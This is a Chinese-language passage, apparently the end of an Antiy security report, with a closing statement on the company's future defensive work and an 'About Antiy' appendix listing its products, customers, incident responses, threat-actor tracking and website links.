在未来工作中，安天将继续根据总书记的工作要求，努力实现“全天候全方位感知”、“有效防护”和“关口前移”，在实践中，不断提升网络安全能力与信息技术的“结合面”和“覆盖面”问题。更多深入参与用户的信息系统规划建设，将安全管理与防护措施落实前移至规划与建设等系统生命周期的早期阶段，将态势感知驱动的实时防护机制融入系统运行维护过程，协助客户实现常态化的威胁发现与响应处置工作，逐步实现“防患于未然”。安天将直面敌情，不断完善能力体系，协助用户应对高级网空威胁行为体的挑战。

附录一：关于安天

安天是引领威胁检测与防御能力发展的网络安全国家队，始终坚持自主先进能力导向，依托下一代威胁检测引擎等先进技术和工程能力积累，研发了智甲、镇关、探海、捕风、追影、拓痕等系列产品，为客户构建端点防护、边界防护、流量监测、导流捕获、深度分析、应急处置的安全基石。安天致力于为客户建设实战化的态势感知体系，依托全面持续监测能力，建立系统与人员协同作业机制，指挥网内各种防御机制联合响应威胁，实现从基础结构安全、纵深防御、态势感知与积极防御到威胁情报有机结合，推动客户整体安全能力建设的叠加演进。安天为网信主管部门、军队、保密、部委行业和关键信息基础设施等高安全需求客户，提供整体安全解决方案，产品与服务为载人航天、探月工程、空间站对接、大飞机首飞、主力舰护航、南极科考等提供了安全保障。

安天是全球基础安全供应链的核心赋能方，全球近百家著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的威胁检测引擎为全球超过三十万台网络设备和网络安全设备、超过十四亿部智能终端设备提供了安全检测能力。

安天技术实力得到行业管理机构、客户和伙伴的认可，已连续五届蝉联国家级安全应急服务支撑单位。安天是中国应急响应体系中重要的企业节点，在“红色代码”、“口令蠕虫”、“心脏出血”、“破壳”、“魔窟”等重大安全威胁和病毒疫情方面，实现了先发预警和全面应急响应。安天针对“方程式”、“白象”、“海莲花”、“绿斑”等几十个高级网空威胁行为体及其攻击行动，进行持续监测和深度解析，协助客户在“敌情想定”下形成有效防护，为捍卫国家主权、安全和发展利益提供了有力支撑。

安天实验室更多信息请访问： http://www.antiy.com（中文）

http://www.antiy.net （英文）

安天企业安全公司更多信息请访问： http://www.antiy.cn

安天移动安全公司（AVL TEAM）更多信息请访问： http://www.avlsec.com